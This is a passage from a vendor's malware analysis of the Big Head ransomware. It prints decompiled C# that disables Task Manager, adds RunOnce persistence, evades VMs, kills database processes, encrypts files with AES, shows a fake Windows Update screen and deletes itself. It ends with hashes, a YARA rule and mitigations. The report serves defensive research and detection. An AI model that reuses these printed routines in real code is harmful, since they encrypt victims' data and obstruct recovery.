    client.send_message(message.chat.id, 'Добро пожаловать в TeleRAT, если ты видите это
    сообщение то юзер онлайн,потому что сам бот хранится в вирусе как токен!')
    Чтобы получить билд обращайтесь в телеграм @[redacted]
    написана VanishVanish (vanish)\nВведите /help для справки!')
```

Figure 2- Python code

Xarch.exe Analysis

File Name	Xarch.exe
MD5	68974e2fce3960049f8398fe11b08619
SHA256	bcf8464d042171d7ecaada848b5403b6a810a91f7fd8f298b611e94fa7250463
File Type	PE/32




Figure 1- General information about dropped file

It has been determined that file is written in the .NET programming language. It was determined that no packaging technique was used.




Figure 2- The binary file

```
// Token: 0x04000009 RID: 9
public static string MTX = "gdmJp5RKIvzZTepRJ";
```

Figure 3- MTX value

The MTX value of **gdmJp5RKIvzZTepRJ** is used to decrypt the **BXIuSsB.exe** file.

BXIuSsB.exe Analysis

File Name	BXIuSsB.exe
MD5	bcdd035281adc7f7f01bae71763ae58b
SHA256	64246b9455d76a094376b04a2584d16771cd6164db72287492078719a0c749ab
File Type	PE/32




Figure 1- General information about dropped file

It has been determined that file is written in the .NET programming language. It was determined that no packaging technique was used.

```
7   internal static class Program
8   {
9       // Token: 0x06000029 RID: 41 RVA: 0x00004368 File Offset: 0x00002568
10      [STAThread]
11      private static void Main()
12      {
13          Application.EnableVisualStyles();
14          Application.SetCompatibleTextRenderingDefault(false);
15          Application.Run(new Form1());
16      }
17  }
18  }
```

Figure 2 - Main function

```
        }

        // Token: 0x06000019 RID: 25 RVA: 0x000039F0 File Offset: 0x00001BF0
        public void KillCtrlAltDelete()
        {
            string value = "1";
            string subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey);
                registryKey.SetValue("DisableTaskMgr", value);
                registryKey.Close();
            }
            catch (Exception)
            {
            }
        }
```

Figure 3 - Disable Task Manager

First, it also disables the Task Manager to prevent users from ending or investigating its process.

```
// Token: 0x0600001C RID: 28 RVA: 0x00003AAC File Offset: 0x00001CAC
public void Autorun()
{
    string text = Path.GetTempPath() + "Adobe//";
    try
    {
        if (!Directory.Exists(this.pathbackup))
        {
            DirectoryInfo directoryInfo = Directory.CreateDirectory(text);
            directoryInfo.Attributes = (FileAttributes.Hidden | FileAttributes.Directory);
        }
    }
    catch
    {
    }
    string location = Assembly.GetExecutingAssembly().Location;
    string fileName = Path.GetFileName(location);
    try
    {
        File.Copy(location, Path.Combine(text, fileName), false);
    }
    catch
    {
    }
    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\");
    string str = Path.GetTempPath() + "Adobe";
    registryKey.SetValue(fileName, str + "\\" + fileName);
    registryKey.Close();
}
```

Figure 4 - Autorun Add

The ransomware leaves a copy of itself in the **temp\Adobe** folder it created, then creates an entry in the RunOnce registry key so that the system only runs once at the next system startup.

```
public void go()
{
    string[] source = new string[]
    {
        "ru",
        "be",
        "uk",
        "kk",
        "ky",
        "hy",
        "ka",
        "tt",
        "uz"
    };
```

Figure 5 - White List

A white list has been created to prevent ransomware from running on the systems of users using these languages.

```
public void Slite()
{
    string[] source = new string[]
    {
        "ar-SA",
        "ar-AE",
        "nl-BE",
        "nl-NL",
        "en-GB",
        "en-US",
        "en-CA",
        "en-AU",
        "en-NZ",
        "fr-BE",
        "fr-CH",
```

Figure 6 - Black List

"ar-SA","ar-AE","nl-BE","nl-NL","en-GB","en-US","en-CA","en-AU","en-NZ","fr-BE","fr-CH", "fr-FR","fr-CA","fr-LU","de-AT","de-DE","de-CH","it-CH","it-IT","ko-KR","pt-PT","es-ES", "sv-FI","sv-SE","bg-BG","ca-ES","cs-CZ","da-DK","el-GR","en-IE","et-EE","eu-ES","fi-FI", "hu-HU","ja-JP","lt-LT","nn-NO","pl-PL","ro-RO","se-FI","se-NO","se-SE","sk-SK","sl-SI", "sv-FI","sv-SE","tr-TR"

A blacklist has been created for ransomware to run on the systems of users using these languages.

```
string getsysteminfo = this.getsysteminfo;
RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\CurrentControlSet\\services\\Disk\\Enum");
string text = (string)registryKey.GetValue("0");
registryKey.Close();
if (!text.Contains("VBOX") && !text.Contains("Virtual") && !text.Contains("VMware"))
{
    if (Form1.Pro() == "good")
    {
        return;
    }
    if (source.Contains(getsysteminfo) && (Form1.GetWinName().Contains("Serv") || this.numfile > 5000))
    {
        foreach (DriveInfo driveInfo in this.Drives)
        {
            try
            {
                this.lockdir(driveInfo.RootDirectory.ToString(), "reset", this.words);
            }
            catch (IOException)
            {
```

Figure 7 - AntiVM technique

The ransomware checks the disk enumeration registry for strings such as VBOX, Virtual or VMware to determine if the system is running in a virtual environment.

```
private void checkTask()
{
    List<string> list = new List<string>
    {
        "taskmgr",
        "sqlagent",
        "winword",
        "sqlbrowser",
        "sqlservr",
        "sqlwriter",
        "oracle",
        "ocssd",
        "dbsnmp",
        "synctime",
        "mydesktopqos",
        "agntsvc.exeisqlplussvc",
        "xfssvccon",
        "mydesktopservice",
        "ocautoupds",
        "agntsvc.exeagntsvc",
        "agntsvc.exeencsvc",
    };
    Process[] processes = Process.GetProcesses();
    try
    {
        foreach (Process process in processes)
        {
            foreach (string text in list)
            {
                if (process.ProcessName.ToLower().Contains(text.ToLower()))
                {
                    process.Kill();
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 8 - Terminate process

Ransomware terminates processes identified in **checkTask List.**

```
// Token: 0x06000014 RID: 20 RVA: 0x0000339C File Offset: 0x0000159C
public void WriteInfo(string path, string password)
{
    string text = Resources.tt;
    byte[] bytes = Encoding.Default.GetBytes(text);
    text = Encoding.UTF8.GetString(bytes);
    text = text.Replace("$encryptedPassword", this.encryptedPassword);
    File.WriteAllText(path + "\\README_" + this.finalransomwalue + ".txt", text, Encoding.UTF8);
}
```

Figure 9 - Text content

The text content is taken from the Resources.tt resource file and assigned to the text variable. The Text variable is encoded with Encoding.Default and converted to a byte array. The byte array is converted back to text format using **Encoding.UTF8** and assigned to the text variable. Text content is written according to the specified file path (path) and filename **(README_ + this.finalransomwalue + .txt).**

```
// Token: 0x06000011 RID: 17 RVA: 0x00002B8C File Offset: 0x00000D8C
public void lockdir(string location, string password, string[] words)
{
    string[] files = Directory.GetFiles(location);
    string[] directories = Directory.GetDirectories(location);
    if (!location.Contains("WINDOWS") && !location.Contains("RECYCLER") && !location.Contains("Program Files") && !location.Contains
      ("Program Files (x86)") && !location.Contains("Windows") && !location.Contains("Recycle.Bin") && !location.Contains
      ("RECYCLE.BIN") && !location.Contains("Recycler") && !location.Contains("TEMP") && !location.Contains("APPDATA") && !
      location.Contains("AppData") && !location.Contains("Temp") && !location.Contains("ProgramData") && !location.Contains
      ("Microsoft"))
    {
        if (location.Contains("Burn"))
        {
            return;
```

Figure 10- Avoids some directories

As shown in Figure 10, the ransomware avoids encrypting the directories of the **Program Files** and system names it identifies, such as **Windows**.

Windows, Recycler, Program Files, Recycle.Bin, Temp, AppData, ProgramData, Microsoft, Burn

```
private string[] base_ex = new string[]
{
    ".mdf",
    ".db",
    ".mdb",
    ".sql",
    ".pdb",
    ".pdb",
    ".pdb",
    ".dsk",
    ".fp3",
    ".fdb",
    ".accdb",
    ".dbf",
    ".crd",
    ".db3",
    ".dbk",
    ".nsf",
    ".gdb",
    ".abs",
    ".sdb",
    ".sdb",
    ".sdb",
    ".sqlitedb",
```

Figure 11- Encrypts Extensions

".mdf",".db",".mdb",".sql",".pdb",".pdb",".dsk",".fp3",".fdb",".accdb",".dbf",".crd",".db3",".dbk", ".nsf",".gdb",".abs",".sdb",".sqlitedb",".edb",".sdf",".sqlite",".dbs",".cdb",".bib",".dbc",".dbt", ".rsd",".myd",".pdm",".ndf",".ask",".udb",".ns2",".kdb",".ddl",".sqlite3",".odb",".ib",".db2", ".rdb",".wdb",".tcx",".emd",".sbf",".accdr",".dta",".rpd",".btr",".vdb",".daf",".dbv",".fcd",".accde", ".mrg",".nv2",".pan",".dnc",".dxl",".tdt",".accdc",".eco",".fmp",".vpd",".his",".fid"

The extensions that Big Head ransomware encrypts are as specified in the box. By excluding these directories from its malicious activity, malware reduces its chances of being detected by security solutions installed on the system, increasing its chances of remaining undetected and operational for a longer period of time.

```
187
188         // Token: 0x0600000A RID: 10 RVA: 0x00002760 File Offset: 0x00000960
189         public static string CreatePassword(int length)
190         {
191             StringBuilder stringBuilder = new StringBuilder();
192             using (RNGCryptoServiceProvider rngcryptoServiceProvider = new RNGCryptoServiceProvider())
193             {
194                 while (length-- > 0)
195                 {
196                     stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*/&%!="[Form1.GetInt
                        (rngcryptoServiceProvider, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*/&%!=".Length)]);
197                 }
198             }
199             return stringBuilder.ToString();
200         }
```

	Value	Type
osilokinom.Form1.CreatePassword returned	"l2p33pdMDOl4rg4pC7alIZmH824372Sn"	string
this	{osilokinom.Form1}	osilokinom.Form1
random	null	System.Random
millisecondsTimeout	0x00000000	int

Figure 12 - CreatePassword

It creates a password to use in identifications with a method that generates a random password.

```
// Token: 0x06000012 RID: 18 RVA: 0x000030EC File Offset: 0x000012EC
public void LockFile(string file, string password)
{
    this.checkTask();
    this.numfile++;
    long num = 1048576L;
    FileInfo fileInfo = new FileInfo(file);
    long length = fileInfo.Length;
    string extension = Path.GetExtension(file);
    if (length < num || this.base_ex.Contains(extension))
    {
        byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
        byte[] array = Encoding.UTF8.GetBytes(password);
        array = SHA256.Create().ComputeHash(array);
        byte[] bytes = this.AES_Encrypt2(bytesToBeEncrypted, array);
        File.WriteAllBytes(file, bytes);
        this.result_filename = Path.GetFileName(file);
        byte[] bytes2 = Encoding.UTF8.GetBytes(this.result_filename);
        string str = Convert.ToBase64String(bytes2);
        string directoryName = fileInfo.DirectoryName;
        byte[] bytes3 = Encoding.Default.GetBytes("###" + this.finalransomwalue);
        using (FileStream fileStream = new FileStream(file, FileMode.Append, FileAccess.Write))
        {
            fileStream.Write(bytes3, 0, bytes3.Length);
            fileStream.Flush();
            fileStream.Close();
        }
        File.Move(file, directoryName + "/" + str);
        return;
    }
    this.AES_Encrypt(file, password);
}
```

Figure 13 - Using Base64

Encrypted files are **renamed using Base64**.
It has a function that checks the marker in the encrypted file by adding a marker to the files.

```
// Token: 0x0600001E RID: 30 RVA: 0x00003CC4 File Offset: 0x00001EC4
public void updating()
{
    int timeinstall = 1;
    this.label1.Text = string.Concat(new string[]
    {
        "Configuring critical Windows Updates",
        Environment.NewLine,
        Environment.NewLine,
        Environment.NewLine,
        Environment.NewLine,
        Environment.NewLine,
        Environment.NewLine,
        Environment.NewLine,
        timeinstall.ToString(),
        "% complete",
        Environment.NewLine,
        "Do not turn off your computer."
    });
    System.Windows.Forms.Timer timer = new System.Windows.Forms.Timer
    {
        Interval = 100000
    };
    timer.Tick += delegate(object o, EventArgs args)
    {
        timeinstall++;
        if (timeinstall < 100)
        {
            this.label1.Text = string.Concat(new string[]
```

Figure 14 - Fake Windows Update Code

Image is provided with this code for Fake Windows Update.

```
// Token: 0x06000020 RID: 32 RVA: 0x00003F70 File Offset: 0x00002170
public void SelfDelete()
{
    string executablePath = Application.ExecutablePath;
    StreamWriter streamWriter = new StreamWriter("update.bat");
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("ping -n 1 -w 5000 10.10.254.254 >nul");
    streamWriter.WriteLine("del \"" + executablePath + "\"");
    streamWriter.WriteLine("del %0");
    streamWriter.Close();
    Process.Start("update.bat");
    Application.Exit();
}
```

Figure 15 - SelfDelete function

It will delete itself using the **SelfDelete()** function. This function initiates the execution of the batch file, which will delete the malicious executable and the batch file itself.

IOCs

HASH
39caec2f2e9fda6e6a7ce8f22e29e1c77c8f1b4bde80c91f6f78cc819f031756
40e5050b894cb70c93260645bf9804f50580050eb131e24f30cb91eec9ad1a6e
64246b9455d76a094376b04a2584d16771cd6164db72287492078719a0c749ab
6d27c1b457a34ce9edfb4060d9e04eb44d021a7b03223ee72ca569c8c4215438
9c1c527a826d16419009a1b7797ed20990b9a04344da9c32deea00378a6eeee2
ae927feae84239c7f56a2c49aadb02dc318ef4be2860353b6a2428bdbbf0ae71
bcf8464d042171d7ecaada848b5403b6a810a91f7fd8f298b611e94fa7250463
dcfa0fca8c1dd710b4f40784d286c39e5d07b87700bdc87a48659c0426ec6cb6
64246b9455d76a094376b04a2584d16771cd6164db72287492078719a0c749ab
226bec8acd653ea9f4b7ea4eaa75703696863841853f488b0b7d892a6be3832a
ff900b9224fde97889d37b81855a976cddf64be50af280e04ce53c587d978840
cf9410565f8a06af92d65e118bd2dbaeb146d7e51de2c35ba84b47cfa8e4f53b
6698f8ffb7ba04c2496634ff69b0a3de9537716cfc8f76d1cfea419dbd880c94
1c8bc3890f3f202e459fb87acec4602955697eef3b08c93c15ebb0facb019845
0dbfd3479cfaf0856eb8a75f0ad4fccb5fd6bd17164bcfa6a5a386ed7378958d
2a36d1be9330a77f0bc0f7fdc0e903ddd99fcee0b9c93cb69d2f0773f0afd254

YARA RULE

```
import "hash"
rule BigHead
{
meta:
        author = "Kerime Gencay"
        description = "BigHead YARA Rule"
        file_name = "1.exe"

strings:
        $s1 = "Xarch.exe" wide
        $s2 = "archive.exe" wide

        $a1 = "8bikfjjD4JpkkAqrz" wide



condition:

        hash.md5(0,filesize) == "2a3e1126a556eaf2838e6e04103e2e7f" or
all of ($s*,$a*)
}
```

MITRE ATT&CK

Persistence	Impact	Defense Evasion	Discovery	Execution	Reconnaissance
T1547.001 Registry Run Keys/Startup Folder	**T1486 Data Encrypted for Impact**	**T1140 Deobfuscate/ Decode Files or Information**	**T1497 Virtualization/ Sandbox Evasion**	**T1204 User Execution**	**T1566 Phishing**

MITIGATIONS

● Ransomware is often spread through phishing emails. Be careful when receiving a suspicious email and avoid opening attachments or clicking on links.
● Strong passwords provide better protection against ransomware. Change your passwords frequently and make them as complex as possible.
● Paying the ransom only encourages ransomware attacks. Before paying the ransom, try other methods to recover your files.
● It is recommended that organizations use security products to secure potential entry points such as endpoints, email, webs, and networks. Thus, they can protect themselves against ransomware attacks.

infinitum IT
Power of integrated Security

BIG HEAD
Ransomware

infinitumitlabs